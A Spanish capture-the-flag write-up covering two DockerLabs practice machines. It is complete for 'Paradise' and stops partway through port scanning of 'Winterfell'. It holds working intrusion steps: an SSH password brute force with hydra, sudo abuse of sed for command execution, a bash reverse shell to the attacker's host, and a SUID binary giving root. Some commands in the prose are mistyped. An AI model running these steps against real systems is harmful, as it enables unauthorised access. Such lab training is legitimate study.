Luis Díaz Moreno

Máquina Fácil – Paradise

https://dockerlabs.es/

Desplegamos la máquina target. Será su IP: 172.17.0.2

Comenzamos reconociendo los puertos disponibles del target.
En este caso son los puertos TCP, 22,80,139 y 445.


```
┌──(kali㉿kalipc)-[~/Desktop/Maquina/Fácil/paradise]
└─$ sudo nmap -sS -p- --open 172.17.0.2
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-05 18:45 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```

Examinamos sus servicios, versiones de dichos servicios de cada uno de esos puertos.

Comenzamos por el Puerto 22/TCP.

sudo nmap -sS -sV -sC -p22 -vvv 172.17.0.2

El servicio asignado es el “ssh”, OpenSSH 6.6.1p1.





```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
```

Pasamos al siguiente puerto, 80/TCP.

sudo nmap -sS -sV -sC -p80 -vvv 172.17.0.2

Observamos que es un puerto con un servicio http, concretamente Apache httpd 2.4.7
Se observa que el puerto tiene un main-title “Andy´s house”, y que soporta solo GET ,POST ,OPTIONS ,HEAD.

Es interesante remarcar que soporta descargar ficheros con GET, y POST podría por su parte indicar un login al que subir datos para una autentificación.





```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Andys's House
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Pasamos a los puetos 139/tcp y 445/tcp

sudo nmap -sV -sC -p139,445 -vvv 172.17.0.2

Los trataremos juntos debido a que los puertos TCP 139 y TCP 445 están relacionados porque ambos se utilizan para el protocolo SMB, que permite el uso compartido de archivos e impresoras en redes.

En ambos casos es el servicio netbios-ssn, concretamente el Samba smbd 3.X – 4.X en 139/tcp y 445/tcp con samba smbd 4.3.11.




```
PORT    STATE SERVICE     REASON         VERSION
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: PARADISE)
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4.3.11-Ubuntu (workgroup: PARADISE)
```

Empezaremos a enumerar a través de la información que nos proporcione el samba.

enum4linux -a 172.17.0.2

De los recursos compartidos de enumerados obtenemos que no hay Workgroups conocidos y que únicamente hay un directorio IPC$ que lleva los propios servicios de samba.
Y un directorio sambashare de tipo disco que podría llevar los directorio o archivos compartidos.

En la imagen se muestra que es posible la existencia de un usuario local andy (como el main-title en el http) y otro usuario llamado lucas.


```
=========================( Share Enumeration on 172.17.0.2 )=========================


        Sharename       Type      Comment
        ---------       ----      -------
        sambashare      Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
```


```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\andy (Local User)
S-1-22-1-1001 Unix User\lucas (Local User)
```

Enumeramos ahora a través de la conexión http del puerto 80/tcp.

dirb http://172.17.0.2

```
┌──(kali㉿kalipc)-[~/Desktop/Maquina/Fácil/paradise]
└─$ dirb http://172.17.0.2

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Oct  5 20:11:59 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2/ ----
==> DIRECTORY: http://172.17.0.2/img/
+ http://172.17.0.2/index.html (CODE:200|SIZE:950)
+ http://172.17.0.2/server-status (CODE:403|SIZE:290)

---- Entering directory: http://172.17.0.2/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sun Oct  5 20:12:00 2025
DOWNLOADED: 4612 - FOUND: 2

┌──(kali㉿kalipc)-[~/Desktop/Maquina/Fácil/paradise]
└─$
```





Inspeccionamos la página.
Todo normal salvo unos caracteres comentados al final.

```
<!DOCTYPE html>
<html lang="en"> scroll
 <head> ... </head>
 <body>
   <h1 style="text-align: center; margin-top: 20px;">Image Gallery</h1>
  <div class="gallery-container"> flex
   <div class="gallery-item">
     <img src="img/image2.jpg" alt="Image 2"> overflow
   </div>
   <div class="gallery-item"> ... </div>
   <div class="gallery-item"> ... </div>
   <div class="gallery-item"> ... </div>
   <div class="gallery-item"> ... </div>
   <div class="gallery-item"> ... </div>
   <div class="gallery-item"> ... </div>
   <div class="gallery-item"> ... </div>
    <!--Añadir más imágenes aquí-->
  </div>
  <div class="button-container"> ... </div> overflow
 </body>
</html>
<!--ZXN0b2VzdW5zZWNyZXRvCg==-->
```

Se trata de una codificación, lo descodificamos.
Nos da la frase estoesunsecreto.

echo ZXN0b2VzdW5zZWNyZXRvCg== | base 64 -d

```
┌──(kali㉿kalipc)-[~/Desktop/Maquina/Fácil/paradise]
└─$ echo  ZXN0b2VzdW5zZWNyZXRvCg== | base64 -d
estoesunsecreto
```

Dado que esta todo junto, el lugar donde estaba y el significado inferido.
La trataremos como una contraseña, creamos un psw.txt y la pegamos dentro.

nano psw.txt


```
┌──(kali㉿kalipc)-[~/Desktop/Maquina/Fácil/paradise]
└─$ nano psw.txt
```


```
  GNU nano 8.6                                                  psw.txt *
lucas
andy
estoesunsecreto
```

Resulta que estoesunsecreto es una extensión de la web.

dirsearch -u 172.17.0.2 -w psw.txt

Al visitarlo vemos un mensaje_para_lucas.txt informando de que su contraseña es muy vulnerable a ataques de fuerza bruta.





Lo ponemos a prueba lanzando un ataque de fuerza bruta de diccionario, concretamente rockyou.txt (las 30 primeras palabras de rockyou.txt copiada en un archivo de texto, codes.txt) a través de hydra.

cat rockyou.txt | head -n 30 rockyou.txt

```
┌──(kali㉿kalipc)-[/usr/share/wordlists]
└─$ cat rockyou.txt | head -n 30 rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
michelle
tigger
sunshine
chocolate
password1
soccer
anthony
```

nano codes.txt

```
 GNU nano 8.6                                                codes.txt *
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
michelle
tigger
sunshine
chocolate
password1
soccer
anthony
```

hydra -l lucas -P codes.txt ssh://172.17.0.2 -t64 -f

```
┌──(kali㉿kalipc)-[~/Desktop/Maquina/Fácil/paradise]
└─$ hydra -l lucas -P codes.txt ssh://172.17.0.2 -t64 -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-06 08:22:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 30 tasks per 1 server, overall 30 tasks, 30 login tries (l:1/p:30), ~1 try per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: lucas   password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-06 08:22:43
```

Hemos obtenida la contraseña de lucas, chocolate.

Con la contraseña hemos logrado entrar como usuario lucas.

ssh lucas@172.17.0.2

```
┌──(kali㉿kalipc)-[~/Desktop/Maquina/Fácil/paradise]
└─$ ssh lucas@172.17.0.2
lucas@172.17.0.2's password:
$ whoami
lucas
$ id
uid=1001(lucas) gid=1001(lucas) groups=1001(lucas)
$ uname
Linux
$ hostname
b1d6ac70f4c6
$
```

Tras inspeccionar el usuario lucas encontramos que no tiene nada relevante.
Tras inspeccionar los permisos como sudo asignados, nos muestra que aun siendo lucas, como andy puede ejecutar sin contraseña el /bin/sed (sed es para buscar y reemplazar un texto).

ls -la

sudo -l

```
$ whoami
lucas
$ ls -la
total 20
drwxr-xr-x 2 lucas lucas 4096 Aug 30  2024 .
drwxr-xr-x 1 root  root  4096 Aug 30  2024 ..
-rw-r--r-- 1 lucas lucas  220 Apr  9  2014 .bash_logout
-rw-r--r-- 1 lucas lucas 3637 Apr  9  2014 .bashrc
-rw-r--r-- 1 lucas lucas  675 Apr  9  2014 .profile
$ sudo -l
Matching Defaults entries for lucas on b1d6ac70f4c6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lucas may run the following commands on b1d6ac70f4c6:
    (andy) NOPASSWD: /bin/sed
$
```

Montamos un listener (un programa en mi máquina a la espera de que otra máquina se conecte por la red) en nuestra kali (esperamos conexiones entrantes por el puerto 4444).

nc -lnvp 4444

```
┌──(kali㉿kalipc)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
```

Creamos en /tmp/rev.py, un script Python que ejecutado como sudo andy, y conectará de vuelta a tu Kali (reverse shell).

cat > /tmp/rev.sh <<'SH'

>#!/bin/bash

>/bin/bash -i >& /dev/tcp/10.0.0.11/4444 0&1

>SH

Le damos permisos de ejecucción y ejecutamos.
En el listener se muestra la conexión y la shell de andy iniciada con éxito.

chmod +x /temp/rev.sh

```
$ cat > /tmp/rev.sh <<'SH'
> #!/bin/bash
> /bin/bash -i >& /dev/tcp/10.0.0.11/4444 0>&1
> SH
$ chmod +x /tmp/rev.sh
$
```

```
$ printf 'x' | sudo -u andy /bin/sed -e "s#.*#/tmp/rev.sh#e"
```

```
┌──(kali㉿kalipc)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.0.0.11] from (UNKNOWN) [172.17.0.2] 37688
andy@10f16481742a:~$ whoami
whoami
andy
andy@10f16481742a:~$
```

Como andy no posee sudo -l sin password como hicimos con lucas, ni nada reseñable en su home.

ls -la

sudo -l

```
$ ls -la
total 20
drwxr-xr-x 2 lucas lucas 4096 Aug 30  2024 .
drwxr-xr-x 1 root  root  4096 Aug 30  2024 ..
-rw-r--r-- 1 lucas lucas  220 Apr  9  2014 .bash_logout
-rw-r--r-- 1 lucas lucas 3637 Apr  9  2014 .bashrc
-rw-r--r-- 1 lucas lucas  675 Apr  9  2014 .profile
$ sudo -l
Sorry, try again.
```

Pasamos a buscar binarios como medio para escalar a usuario root.

find / -type f \(-perm -4000 \) -ls 2>/dev/null.

- find: busca
- -type f : busca ficheros
- -perm: permisos
- -4000: solo los SUID
- 2>/dev/null → redirige stderr a /dev/null (silencia errores)

```
andy@10f16481742a:~$ find / -type f \( -perm -4000 \) -ls 2>/dev/null
find / -type f \( -perm -4000 \) -ls 2>/dev/null
1065658   12 -rwsr-xr-x   1 root     root        10240 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
1188289  432 -rwsr-xr-x   1 root     root       440416 Mar  4  2019 /usr/lib/openssh/ssh-keysign
1065436   48 -rwsr-xr-x   1 root     root        47032 May 16  2017 /usr/bin/passwd
1065231   44 -rwsr-xr-x   1 root     root        41336 May 16  2017 /usr/bin/chsh
1065314   72 -rwsr-xr-x   1 root     root        72280 May 16  2017 /usr/bin/gpasswd
1065423   36 -rwsr-xr-x   1 root     root        36592 May 16  2017 /usr/bin/newgrp
1065547  152 -rwsr-xr-x   1 root     root       155008 May 29  2017 /usr/bin/sudo
1065228   48 -rwsr-xr-x   1 root     root        46424 May 16  2017 /usr/bin/chfn
1347975   12 -rwsr-xr-x   1 root     root         8789 Aug 30  2024 /usr/local/bin/privileged_exec
1347894    4 -rwsr-xr-x   1 root     root          237 Jul 27  2024 /usr/local/bin/backup.sh
1057593   44 -rwsr-xr-x   1 root     root        44168 May  7  2014 /bin/ping
1057613   40 -rwsr-xr-x   1 root     root        36936 May 16  2017 /bin/su
1057594   44 -rwsr-xr-x   1 root     root        44680 May  7  2014 /bin/ping6
1057621   68 -rwsr-xr-x   1 root     root        69120 Nov 23  2016 /bin/umount
1057580   96 -rwsr-xr-x   1 root     root        94792 Nov 23  2016 /bin/mount
andy@10f16481742a:~$
```

Destacar de ahí el privileged_exec (propietario root, tamaño grande: 8789).

Lo ejecutamos, y comprobamos que hemos llegado a root.

```
$ /usr/local/bin/privileged_exec

whoami
root
```

Luis Díaz Moreno

Máquina Fácil - Winterfell.

https://dockerlabs.es/

Desplegamos el Target.
Será el 172.17.0.2

Reconocemos los puertos abiertos disponibles.

sudo nmap -sS -p- --open 172.17.0.2

```
┌──(kali㉿kalipc)-[~]
└─$ sudo nmap -sS -p- --open 172.17.0.2
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-05 11:28 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
```

Dado que hemos localizado solo esos puertos TCP, obtengamos más información de ellos.

Comenzamos por el Puerto 22/tcp.

sudo nmap -sV -sC -p22 -vvv 172.17.0.2

El servicio asignado es el “ssh”, OpenSSH 9.2p1.

```
┌──(kali㉿kalipc)-[~]
└─$ sudo nmap -sV -sC -p22 -vvv 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-05 11:33 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
Initiating ARP Ping Scan at 11:33
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 11:33, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:33
Completed Parallel DNS resolution of 1 host. at 11:33, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:33
Scanning 172.17.0.2 [1 port]
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 11:33, 0.01s elapsed (1 total ports)
Initiating Service scan at 11:33
Scanning 1 service on 172.17.0.2
Completed Service scan at 11:33, 0.06s elapsed (1 service on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.11s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000078s latency).
Scanned at 2025-10-05 11:33:30 CEST for 0s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 39:f8:44:51:19:1a:a9:78:c2:21:e6:19:d3:1e:41:96 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFmj291adBscTtJfFsqsJ5+SDL2UY2Tbus+5WLsH88PJy/OUEvfBIU55KCsbwB2DHv+GJoj1LiDHXNtrSHPjVlA=
|   256 43:9b:ac:9c:d3:0c:ad:95:44:3a:c3:fb:9e:df:3e:a2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPl+8RksbbFRCVnH38jgJ9ahUL7ORoOJj5yOBkc4TxyV
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.64 seconds
          Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
```

Pasamos al siguiente puerto TCP, 80.

sudo nmap -sV -sC -p80 -vvv 172.17.0.2

Observamos que es un puerto con un servicio http, concretamente Apache httpd 2.5.61

Se observa que el puerto tiene un main-title “Juego de Tronos”, y que soporta solo GET ,POST ,OPTIONS ,HEAD.
Es interesante remarcar que soporta descargar ficheros con GET, y POST podría por su parte indicar un login al que subir datos para una autentificación.

```
┌──(kali㉿kalipc)-[~]
└─$ sudo nmap -sV -sC -p80 -vvv 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-05 11:36 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
Initiating ARP Ping Scan at 11:36
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 11:36, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:36
Completed Parallel DNS resolution of 1 host. at 11:36, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:36
Scanning 172.17.0.2 [1 port]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 11:36, 0.02s elapsed (1 total ports)
Initiating Service scan at 11:36
Scanning 1 service on 172.17.0.2
Completed Service scan at 11:36, 7.16s elapsed (1 service on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.06s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000041s latency).
Scanned at 2025-10-05 11:36:07 CEST for 7s

PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.61 ((Debian))
|_http-title: Juego de Tronos
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.61 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.60 seconds
           Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
```

Pasamos a los puertos 139/tcp y 445/tcp

sudo nmap -sV -sC -p139,445 -vvv 172.17.0.2

Los trataremos juntos debido a que los puertos TCP 139 y TCP 445 están relacionados porque ambos se utilizan para el protocolo SMB, que permite el uso compartido de archivos e impresoras en redes.

En ambos casos es el servicio netbios-ssn, concretamente el Samba smbd 4.

```
┌──(kali㉿kalipc)-[~]
└─$ sudo nmap -sV -sC -p139,445 -vvv 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-05 11:42 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:42
Completed NSE at 11:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:42
Completed NSE at 11:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:42
Completed NSE at 11:42, 0.00s elapsed
Initiating ARP Ping Scan at 11:42
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 11:42, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:42
Completed Parallel DNS resolution of 1 host. at 11:42, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:42
Scanning 172.17.0.2 [2 ports]
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
Completed SYN Stealth Scan at 11:42, 0.02s elapsed (2 total ports)
Initiating Service scan at 11:42
